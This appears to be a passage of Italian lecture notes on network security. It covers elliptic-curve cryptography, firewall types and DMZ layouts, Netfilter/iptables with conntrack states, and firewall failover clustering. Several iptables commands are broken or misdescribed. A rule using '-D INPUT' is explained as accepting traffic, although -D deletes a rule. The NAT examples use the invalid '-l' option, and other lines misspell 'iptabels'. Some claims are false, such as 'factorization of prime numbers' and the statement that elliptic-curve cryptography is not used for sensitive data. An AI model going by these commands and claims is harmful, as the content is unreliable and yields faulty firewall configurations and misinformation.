Dopo l'introduzione di RSA e Diffie-Hellman, sono state prese in considerazioni altre soluzioni matematiche per creare algoritmi che si servono di funzioni "furbe". Nel 1985, gli algoritmi crittografici proposti si basavano su una branchia della matematica che studiava le *curve ellittiche*. Sotto alcune condizioni particolari, un gruppo può essere definito da una curva ellittica, una curva piana definita da un'equazione del tipo $y^2 = x^3 + ax + b$. La *crittografia ellittica* è una tipologia di crittografia a chiave pubblica basata sulle curve ellittiche definite su campi finiti. Ragionamenti analoghi a quelli fatti per RSA possono essere riportati al contesto delle curve ellittiche. Il problema del logaritmo discreto utilizzato nella crittografia (i.e. la funzione trappola, in questo caso la curva ellittica) a curva ellittica è molto più difficile del problema della fattorizzazione di numeri primi, a parità di dimensione del campo, e quindi a parità di sicurezza questa crittografia richiede chiavi pubbliche di dimensione inferiore, dunque più facilmente utilizzabili (operazioni di codifica e decodifica più semplici) rispetto a quelle utilizzate dal metodo RSA. La National Security Agency (NSA) americana ha inserito alcuni algoritmi a curve ellittiche nel *suite B*, un insieme di algoritmi ufficialmente supportati. Vediamo più nel dettaglio come funziona la crittografia ellittica.
Uno dei motivi fondamentali per cui le curve ellittiche hanno preso piede è che, rispetto alla fattorizzazione, la maggior parte delle persone (esperti compresi) non conosce molto bene la difficile matematica che sta dietro, ossia non è ben nota. Come già detto, una curva ellittica è l'insieme dei punti $(x, y) \in \mathbb{R}^2$ che soddisfano l'equazione $y^2 = x^3 + ax + b$; un esempio è riportato in Figura 2.9. Essa possiede alcune proprietà che la rendono una buona scelta nell'ambito della crittografia.
Una di queste è la simmetria orizzontale, ossia rispetto all'asse x. Qualunque punto sulla curva può essere riflesso attraverso l'asse x ed il valore funzionale rimane invariato.
Una proprietà più interessante è che qualunque linea non verticale (eccetto alcuni casi particolari) interseca la curva in al più tre punti. Immaginiamo questa curva come un tavolo da biliardo. Prendiamo due punti qualsiasi sulla curva e tracciamo il segmento che li congiunge; la linea intersecherà la curva in più di un punto. Nel gioco del biliardo, invece, si prende una palla nel punto A e si colpisce verso il punto B. Quando colpisce la curva, la palla rimbalza o verso l'alto (se è sotto l'asse x) o verso il basso (se è al di sopra dell'asse x) verso l'altro lato della curva. È abbastanza intuitivo capire che è molto difficile trovare il numero di volte in cui la palla rimbalza da un punto iniziale A ad un punto finale B, conoscendo solo A e B. In termini matematici e crittografici, si sta parlando quindi di una funzione interessante: è semplice da calcolare, ma è estremamente difficile tornare indietro.

In questo processo non abbiamo tenuto conto tuttavia di una cosa fondamentale: lavorando in un dominio discreto come quello di un calcolatore non è possibile rappresentare una funzione continua.




Figura 2.9: Esempio di curva ellittica di equazione $y^2 = x^3 - x + 1$.

A questo scopo vengono presi in considerazione solo valori interi in un intervallo fissato. Quando si calcola la formula per una curva ellittica si usa lo stesso trucco di "ribaltare" i numeri quando raggiungiamo il massimo; se vincoliamo il massimo ad essere primo, la curva ellittica è chiamata "curva prima" e possiede delle eccellenti proprietà crittografiche. Torniamo alla curva in Figura 2.9: essa è rappresentata per tutti i numeri reali.




Figura 2.10: Esempio di discretizzazione della curva $y^2 = x^3 - x + 1$ con soli numeri interi rappresentati fino a 97.

In Figura 2.10 è rappresentata la stessa curva con i soli numeri interi rappresentati fino ad un massimo di 97. Anche se non sembrerebbe, essa rappresenta sempre una curva in senso tradizionale: è come se la curva originale fosse avvolta intorno ai bordi e solamente le parti della curva che "colpiscono" i numeri a coordinate intere risultano colorate. È ancora possibile notare la simmetria orizzontale.

Con questa nuova rappresentazione della curva è possibile rappresentare i messaggi come punti su essa. Possiamo immaginare di prendere un messaggio ed assumerlo come coordinata x per poi calcolare la y ed ottenere un punto sulla curva; in realtà il processo è più complicato in pratica, ma l'idea di base è questa.

Ricapitolando, quindi, un sistema crittografico basato su curva ellittica può essere definito prendendo un numero primo come massimo, un'equazione di una curva ellittica ed un punto *pubblico* sulla curva. Una *chiave privata* è un numero *priv* ed una chiave pubblica è ottenuta facendo "rimbalzare" il punto pubblico su sé stesso *priv* volte. Per il calcolo della chiave privata a partire dalla chiave pubblica in questo tipo di sistema crittografico deve essere utilizzata la funzione logaritmo discreto sulla curva ellittica: questa è la *funzione trappola* che cercavamo. Tuttavia, proprio il fatto che la

matematica che sta dietro a queste idee non è ben nota, si sospetta che la scelta "errata" di alcuni parametri iniziali (ad esempio a, b nell'equazione della curva) porti a dei risultati non molto robusti. Non è stato dimostrato, ma solo ipotizzato, che alcuni numeri portino a risultati veramente facili da decodificare.

La crittografia ellittica è estremamente facile da implementare ed attualmente è utilizzata in molti ambiti eccetto che per la codifica di dati sensibili, a causa proprio della mancanza di conoscenza della matematica alla base.

Capitolo 3

Firewall

Un **firewall** è un apparato software o hardware configurato per ammettere, abbattere o veicolare (proxy firewall) connessioni tra due aree di rete con differente livello di fiducia. Ad esempio, un firewall perimetrale viene normalmente posto su un gateway per separare la rete locale (alto livello di fiducia) da internet (livello di fiducia minimo). Lo scopo finale del firewall è di offrire un'interfaccia configurabile tra due segmenti di rete con diversi livelli di fiducia. L'interfaccia deve essere configurabile attraverso security policy basate su due principi: *least privilege* (l'utente deve avere solo i privilegi essenziali al proprio lavoro) e *separation of duties*. Esistono due politiche per l'applicazione delle regole:

1. **Policy default-deny**. Viene permesso solo ciò che viene dichiarato esplicitamente, il resto viene vietato;
2. **Policy default-allow**. Viene vietato solo ciò che viene dichiarato esplicitamente, il resto viene permesso.

Tutti i firewall utilizzano la politica default-deny, poiché garantisce una maggiore sicurezza e una maggiore accuratezza nella definizione delle regole rispetto alla politica default-allow, anche se quest'ultima consente una configurazione più semplice. La configurazione di un firewall richiede profonda conoscenza dei protocolli di rete e di network security, un errore nella configurazione può rendere inutile il suo utilizzo.

L'analisi dei pacchetti che costituiscono il traffico, secondo i criteri di sicurezza formalizzati dalle regole, si traduce in una delle seguenti azioni:

- **Allow**. Il firewall lascia passare il pacchetto;
- **Deny**. Il firewall blocca il pacchetto e lo rimanda al mittente;
- **Drop**. Il firewall blocca il pacchetto e lo scarta senza inviare alcuna segnalazione al mittente.

Solitamente i firewall non prevedono il blocco del pacchetto e il rinvio dello stesso al mittente per evitare uno spreco di banda. del tutto sbagliato pensare che tutti gli attacchi provengano da Internet (o altra rete al di là del firewall): tanti attacchi possono benissimo provenire dalla rete LAN da proteggere; per questo motivo un firewall non deve solo controllare i pacchetti in entrata, ma anche quelli in uscita.

Nel corso degli anni i firewall si sono sviluppati, dando luogo a diverse tipologie;

- **Packet filter**. Un packet filter firewall o *stateless* firewall analizza ogni pacchetto che lo attraversa singolarmente, senza tenere conto dei pacchetti che lo hanno preceduto. In altre parole, la decisione presa all'istante t non è condizionata dalle scelte fatte per i pacchetti precedenti. In tale analisi vengono considerate solo alcune informazioni contenute nell'header del pacchetto: indirizzo IP della sorgente, indirizzo IP della destinazione, porta della sorgente, porta della destinazione e il protocollo di trasporto. Su questi parametri vengono costruite le regole che formalizzano la policy del firewall e che stabiliscono quali pacchetti lasciar passare e quali bloccare. Questo tipo di filtraggio è semplice e leggero ma non garantisce un'elevata sicurezza: a causa della mancanza di stato, il firewall lascia passare anche i pacchetti il cui indirizzo IP sorgente originale, non consentito dalla policy del firewall, viene volutamente modificato con un indirizzo consentito.

- **Stateful firewall**. In questo tipo di firewall vengono implementate delle macchine a stati per prendere decisioni più complesse; svolge dunque lo stesso tipo di filtraggio dei packet filter firewall tenendo traccia delle connessioni e del loro stato. Questa funzionalità, detta *stateful inspection*, viene implementata utilizzando una tabella dello stato interna al firewall nella quale ogni connessione TCP e UDP viene rappresentata da due coppie formate da indirizzo IP e porta, una per ciascun endpoint della comunicazione. Per tenere traccia dello stato di una connessione TCP vengono memorizzati il sequence number, l'acknowledgement number e i flag che ne indicano l'inizio (SYN), la parte centrale (ACK) e la fine (FIN). Uno stateful firewall dunque bloccherà tutti i pacchetti che non appartengono ad una connessione attiva, a meno che non ne creino una nuova, o che non rispettino l'ordine normale dei flag nella comunicazione. Ad esempio, quindi, non viene accettato un pacchetto di ACK se non è stato prima ricevuto un pacchetto di SYN.
  Gli stateful firewall non rilevano gli attacchi nei livelli OSI superiori al quarto e sono sensibili agli attacchi DoS che ne saturano la tabella dello stato. In generale, rispetto ai packet filter firewall, offrono una maggiore sicurezza e un controllo migliore sui protocolli applicativi che scelgono casualmente la porta di comunicazione (come FTP), ma sono più pesanti dal punto di vista delle performance.

- **Application layer firewall**. Questo tipo di firewall opera fino al livello 7 del modello OSI filtrando tutto il traffico di una singola applicazione sulla base della conoscenza del suo protocollo. L'application layer firewall analizza i pacchetti nella sua interezza considerando anche il loro contenuto (payload) ed è quindi in grado di distinguere il traffico di un'applicazione indipendentemente dalla porta di comunicazione che questa utilizza. Un'altra caratteristica che lo distingue da un packet filter firewall e da uno stateful firewall è la capacità di spezzare la connessione tra un host della rete che protegge e un host della rete esterna. Infatti nelle comunicazioni svolge il ruolo di intermediario ed è quindi l'unico punto della rete che comunica con l'esterno, nascondendo così gli altri host che vi appartengono. Sebbene aumenti il livello della sicurezza, un application firewall è specifico per ogni applicazione e costituisce un collo di bottiglia per le performance della rete. Inoltre, dal momento che ha una complessità maggiore, richiede maggiori risorse computazionali. Un altro limite risiede nel fatto che, se ad esempio variamo la versione del protocollo, il firewall non funziona più; è quindi un tipo di firewall che funziona bene solo se vi è una collaborazione diretta con gli utenti, cioè se il protocollo di comunicazione è noto in qualsiasi momento.

Il firewall viene utilizzato per separare aree distinte della rete. Una configurazione tipica è quella in cui il firewall separa due segmenti di rete formati da una rete interna (corporate), in cui risiedono le postazioni degli utenti, i server di dati e i database, quindi il segmento che contiene le informazioni più importanti per l'attività e che deve essere più protetta, ed una rete accessibile dall'esterno, sulla quale risiedono i server web, di posta e DNS, che sono a diretto contatto con Internet quindi a maggiore rischio. Questa zona contiene dati accessibili dall'esterno, quindi in linea di principio di minore valore e con minori restrizioni per l'accesso (nell'ottica di chi vede la rete da fuori). Si definisce **DeMilitarized Zone (DMZ)**.
Una seconda configurazione (Figura 3.1) prevede di aggiungere un ulteriore firewall in modo da avere




Figura 3.1: Configurazione a doppio firewall.

due elementi di difesa prima di arrivare alla rete corporate. Questa configurazione è più robusta, perché:

1. Un attaccante dovrebbe bucare i due firewall prima di arrivare alla rete corporate (i firewall utilizzeranno software o hardware diversi, offrendo ridondanza);
2. La DMZ è separata anche dall'interno verso l'esterno, con lo stesso principio.
3. È più facile separare il traffico, quindi altri tipi di connessione verso l'esterno che possono essere considerate meno sicure si possono inserire nella DMZ.
4. Vi è una distribuzione del carico di lavoro.

In questo modo il firewall a cui è connessa la rete interna può controllare anche eventuali attacchi che circolano entro la rete stessa o diretti verso l'esterno. Gli svantaggi di questa tecnica sono legati in primis ai costi, ma anche alla difficile installazione e configurazione dei due firewall.

Riassumendo, possiamo dire che oggi i firewall servono poco perché gli attacchi vengono fatti direttamente sugli host terminali, dove è possibile "attaccare anche senza attaccare" (i.e. buttare giù) un firewall.

3.1 Netfilter/Iptables

Netfilter è un framework inserito nel kernel di GNU/Linux che permette di effettuare filtraggio dei pacchetti su un firewall software. Netfilter lavora nel *kernel space*, ovvero nel nucleo del sistema operativo e mette a disposizione degli *hook*, ovvero dei punti di aggancio in cui i pacchetti possono essere filtrati durante il percorso all'interno del firewall. Per configurare netfilter si usa il programma **iptables**, uno strumento che permette di inserire, cancellare ed organizzare le regole di scarto, ovvero le regole secondo cui i pacchetti vengono filtrati nel kernel. Questo esempio di regola

```
$ iptables -t filter -D INPUT --dport 80 -j ACCEPT
```

accetta i pacchetti in arrivo sulla porta 80; `-t filter` è la tabella, `-D input` traffico in ricezione (catena), `--dport 80` criterio di match della regola, `-j ACCEPT` accetta.

Le regole sono organizzate in catene e tabelle: una catena identifica il punto all'interno del percorso nel kernel in cui avviene il filtraggio, mentre una tabella associa una funzione alla regola. Un firewall è un host a tutti gli effetti, con almeno due schede di rete, ognuna delle quali possiede un indirizzo IP. I pacchetti possono arrivare su una delle schede, essere filtrati ed essere inoltrati sull'altra (forwarding); se un pacchetto ricevuto dalla prima scheda è diretto all'IP di quella scheda, il pacchetto verrà elaborato in locale, dunque non vi è forwarding. Il firewall può inoltre generare dei pacchetti, che vengono inviati all'esterno verso altri IP su una delle due schede.




Figura 3.2: Schema logico del firewall.

In Figura 3.2 è riportato uno schema logico del firewall. Nella parte di prerouting entrano tutti i pacchetti in ingresso al firewall, in quella di postrouting transitano tutti i pacchetti in uscita dal firewall,




Figura 3.3: Schema completo di Netfilter.

nella parte di output transitano i pacchetti generati in uscita dal firewall, in quella di input i pacchetti in ingresso diretti al firewall ed infine, in quella di forward, transitano i pacchetti in ingresso al firewall ma provenienti dall'esterno.

Con il termine "filtrare" ci possiamo riferire a più azioni intraprese dal firewall: scartare (Drop), lasciare passare (Accept), modificare (Mangle), lasciare passare ma riportare un messaggio nei file di log (Log), etc. Si noti inoltre che Netfilter/Iptables è *stateful*, dunque vi è un modulo che ricostruisce il flusso di pacchetti correlati, ad esempio frammenti dello stesso pacchetto IP (Conntrack). Per distinguere gruppi di azioni simili, le regole vengono divise in tabelle, ovvero raggruppamenti di regole che svolgono la stessa funzione (Conntrack, Mangle, NAT, Filter). All'interno di ogni catena vengono richiamate regole appartenenti a tabelle diverse.
In Figura 3.3 è rappresentato uno schema completo dei possibili percorsi che ogni singolo pacchetto può effettuare all'interno di Netfilter. Vediamo più in dettaglio le componenti lungo l'asse verticale (tables).

La tabella di *NAT* (Network Address Translation) serve a modificare i campi di indirizzo IP all'interno degli header dei pacchetti. Può avere due funzionalità: DNAT e SNAT. Nel primo (Destination NAT) viene cambiato l'indirizzo IP destinazione; questa operazione viene utilizzata dai firewall di frontiera per distribuire il carico su una rete con più server. Esempio:

```
$ iptables -t nat -l PREROUTING -d 150.217.5.123 -j DNAT --to-destination 192.168.1.12
```

Nel secondo (Source NAT) viene cambiato l'indirizzo IP sorgente; questa conversione viene utilizzata

dai firewall per mascherare una rete privata, composta da indirizzi *non routable*, dietro ad un indirizzo IP pubblico. Esempio:

```
$ iptables -t nat -l POSTROUTING -s 192.168.1.12 -j SNAT --to-source 150.217.5.123
```

La tabella di *Filter* serve ad operare il vero filtraggio dei pacchetti, dunque decide quali far passare e quali respingere. All'interno vi è quindi una lista di regole che il firewall deve applicare a ciascun pacchetto. Al verificarsi o meno di una regola le decisioni possibili sono:

1. *Drop*. Il pacchetto viene scartato senza dare risposta al mittente.
2. *Reject*. Il pacchetto viene scartato inviando a destinazione una risposta di reset.
3. *Accept*. Il pacchetto continua il suo percorso all'interno del kernel.
4. *Log*. Il pacchetto genera un log (su schermo, file, etc.).

Viene eseguito in tre punti: FORWARD, INPUT e OUTPUT.

Il modulo di *Mangle* serve a cambiare la marchiatura dei pacchetti, da cui dipenderà il loro trattamento o la loro priorità. Viene eseguito per ogni pacchetto.

Il modulo di *Conntrack* svolge alcune funzioni fondamentali nell'azione di filtraggio, ma che vanno utilizzate con attenzione per evitare di saturare le risorse della macchina. Lo scopo è quello di mettere in relazione pacchetti diversi, secondo il funzionamento di una macchina a stati, per individuare: frammenti che costituiscono lo stesso pacchetto IP, pacchetti che fanno parte della stessa connessione, pacchetti che fanno parte di connessioni distinte ma relazionate tra loro (ad esempio connessioni FTP). Effettua quindi il *tracking delle connessioni*. Vediamo un classico esempio di ruolo che può essere svolto da un Conntrack. Generalmente, in un firewall che protegge una rete privata, non si vogliono permettere connessioni dall'esterno verso le *porte alte* (i.e. > 1024)[1].




Figura 3.4: Esempio di tentativo di connessione ad un host della rete interna con porta di destinazione superiore di 1024.

Nell'esempio riportato in Figura 3.4 siamo in uno scenario in cui viene effettuata una richiesta di connessione su una porta maggiore di 1024 ad un host della rete interna. Come poter distinguere i pacchetti 1 e 2 attraverso Conntrack? L'idea di verificare in base al tipo di pacchetto (SYN) non è conveniente, poiché il problema non verrebbe risolto per altri protocolli (e.g. UDP). Si nota però che esiste una differenza fondamentale: il pacchetto 1 viene ricevuto dopo aver inviato un pacchetto in uscita, mentre il pacchetto 2 invece inizia la connessione. Il modulo conntrack tiene traccia di queste associazioni. Ogni pacchetto di qualsiasi tipo (UDP, TCP) viene inserito in una*connessione* che può trovarsi in quattro stati:

[1]Il numero 1024 (10 bit) è stato ideato in un primo momento principalmente per ragioni storiche, quando Internet era ancora solamente un progetto di ricerca. Dopo il successo di Internet ed il conseguente sviluppo, questo numero si è rivelato piccolo, perché è aumentato il numero di protocolli per la comunicazione ed ognuno necessita di almeno una porta; attualmente i numeri di porta sono rappresentati su 16 bit (da 0 a 65535). I servizi su porte inferiori a 1024 sono ben noti e sono quelli più controllati in fase di configurazione del firewall, mentre quelli su porte superiori a volte vengono tralasciati (ad esempio, vorremmo non avere richieste ad un server con porta di destinazione > 1024 – la porta sorgente invece può essere una qualsiasi). Per utilizzare ed aprire le porte basse è necessario essere amministratori della rete.

- **NEW**. Il kernel ha visto passare pacchetti in una sola direzione.
- **ESTABLISHED**. Il kernel ha visto passare traffico in entrambe le direzioni.
- **INVALID**. Nessuna delle precedenti, si è verificato un errore.
- **RELATED**. Per usi specifici, il pacchetto appartiene ad una connessione in qualche modo relazionata ad una che è già ESTABLISHED.




Figura 3.5: Macchina a stati di Conntrack per connessioni TCP.

Una connessione TCP è sempre iniziata con il three-way handshake, che stabilisce e negozia la connessione effettiva su cui verranno inviati i dati. L'intera sessione è iniziata con un pacchetto SYN, poi un pacchetto SYN/ACK e, infine, un pacchetto ACK per riconoscere lo stabilimento dell'intera sessione. In Figura 3.5 è rappresentata la macchina a stati di Conntrack. Il client invia un pacchetto (SYN), il firewall lo riconosce e considera la connessione NEW. Una volta che vede il pacchetto di ritorno (SYN/ACK), il firewall considera la connessione ESTABLISHED. Nella pratica:

```
$ iptabels -A INPUT -j ACCEPT -p tcp -m state --state ESTABLISHED

$ iptabels -A OUTPUT -j ACCEPT -p tcp -m state --state NEW, ESTABLISHED

$ iptables -P INPUT DROP
```

3.2 Bilanciamento del carico e tolleranza ai guasti

Il firewall è normalmente un punto in ingresso e di uscita dalla rete e può costituire un collo di bottiglia. In reti che sono soggette ad alti volumi di traffico è importante condividere il carico tra più firewall per avere prestazioni migliori e ad avere procedure di backup per la tolleranza ai guasti. Vediamo due tipi di backup (esistono anche altre configurazioni):

1. **Backup cold swap**. Vi sono due firewall: uno lavora e l'altro, uguale al primo, è spento o con funzionalità minimali. Non appena si guasta il primo si accende ed entra in funzione il secondo. Uno degli aspetti negativi è il downtime dovuto al tempo di accensione del firewall, mentre uno degli aspetti positivi è che consuma poca energia.
2. **Backup hot swap**. Vi sono due firewall: uno lavora e l'altro, uguale al primo, è sempre acceso ed entra in funzione quando il primo smette di funzionare. Gli aspetti negativi e positivi sono duali alla precedente soluzione. Contrariamente all'intuizione, in questa configurazione il firewall di backup si consuma meno: generalmente i principali guasti ad una macchina sono dovuti agli sbalzi di tensione sulla piastra madre, che si verificano soprattutto durante l'accensione e lo spegnimento.

L'aspetto negativo di queste due soluzioni è l'elevato costo di realizzazione. Le configurazioni descritte finora sono dette *primary-backup configuration* (Figura 3.6): il gateway smista il traffico ai due firewall, il primary possiede un indirizzo virtuale (VIP) che è lo stesso che vedono le applicazioni dall'esterno; il server di backup è generalmente inattivo. Si usa quindi un protocollo di *heartbeat* (VRRP, HSRP, etc.) per controllare lo stato del server primario e quando questo subisce un guasto il VIP viene assegnato




Figura 3.6: Primary-configuration backup.

al server di backup. Così facendo, però, non vi è *load balancing* e spreco di risorse (una macchina non fa niente); inoltre, nel momento del guasto tutte le connessioni cadono.

Un'idea migliore, che mira a distribuire il carico è la tecnica di *multi-primary multi-path firewall cluster*. L'idea è identica alla precedente, viene semplicemente aggiunto un load balancer prima della coppia di firewall che distribuisce i flussi di traffico su entrambe le macchine. Così facendo vi è load balancing, ma se un solo firewall si guasta, tutte le connessioni da/verso esso si interrompono.




Figura 3.7: Multi-primary hash-based stateful firewall-clusters.

Un'altra idea ancora prende spunto dalle precedenti, ma prevede l'utilizzo di entrambi i firewall: *multi-primary hash-based stateful firewall-clusters* (Figura 3.7). In questo caso non è presente un load balancer, il traffico è distribuito semplicemente attraverso il calcolo di una funzione hash. In pratica, ad ogni firewall è assegnato un ID numerico $(0, 1, \dots)$ ed ogni connessione in ingresso viene valutata attraverso una tupla $T = (IP_s, IP_d, Port_s, Port_d, Protocol)$. Viene quindi definita una funzione hash h e, per ogni tupla T in ingresso, ciascuno dei due firewall calcola h mod 2: se il risultato corrisponde al proprio ID, il firewall procede al filtraggio, altrimenti ignora la tupla. In questo modo i firewall si distribuiscono il traffico autonomamente, ma vi è comunque necessità di un heartbeat in caso di guasto.

In tutte queste situazioni, quando un firewall si guasta, si perdono le connessioni attive in quel momento. Per evitare questo inconveniente è necessario che nel momento in cui una connessione cambia stato su un firewall, questo venga replicato nell'altro (*state replication*); ogni firewall, dunque, conosce sia il proprio stato sia quello dell'altro. È possibile realizzare questa idea attraverso due politiche:

- **Event based**. In questo caso, ad ogni cambio di stato, questo viene inviato all'altro firewall.
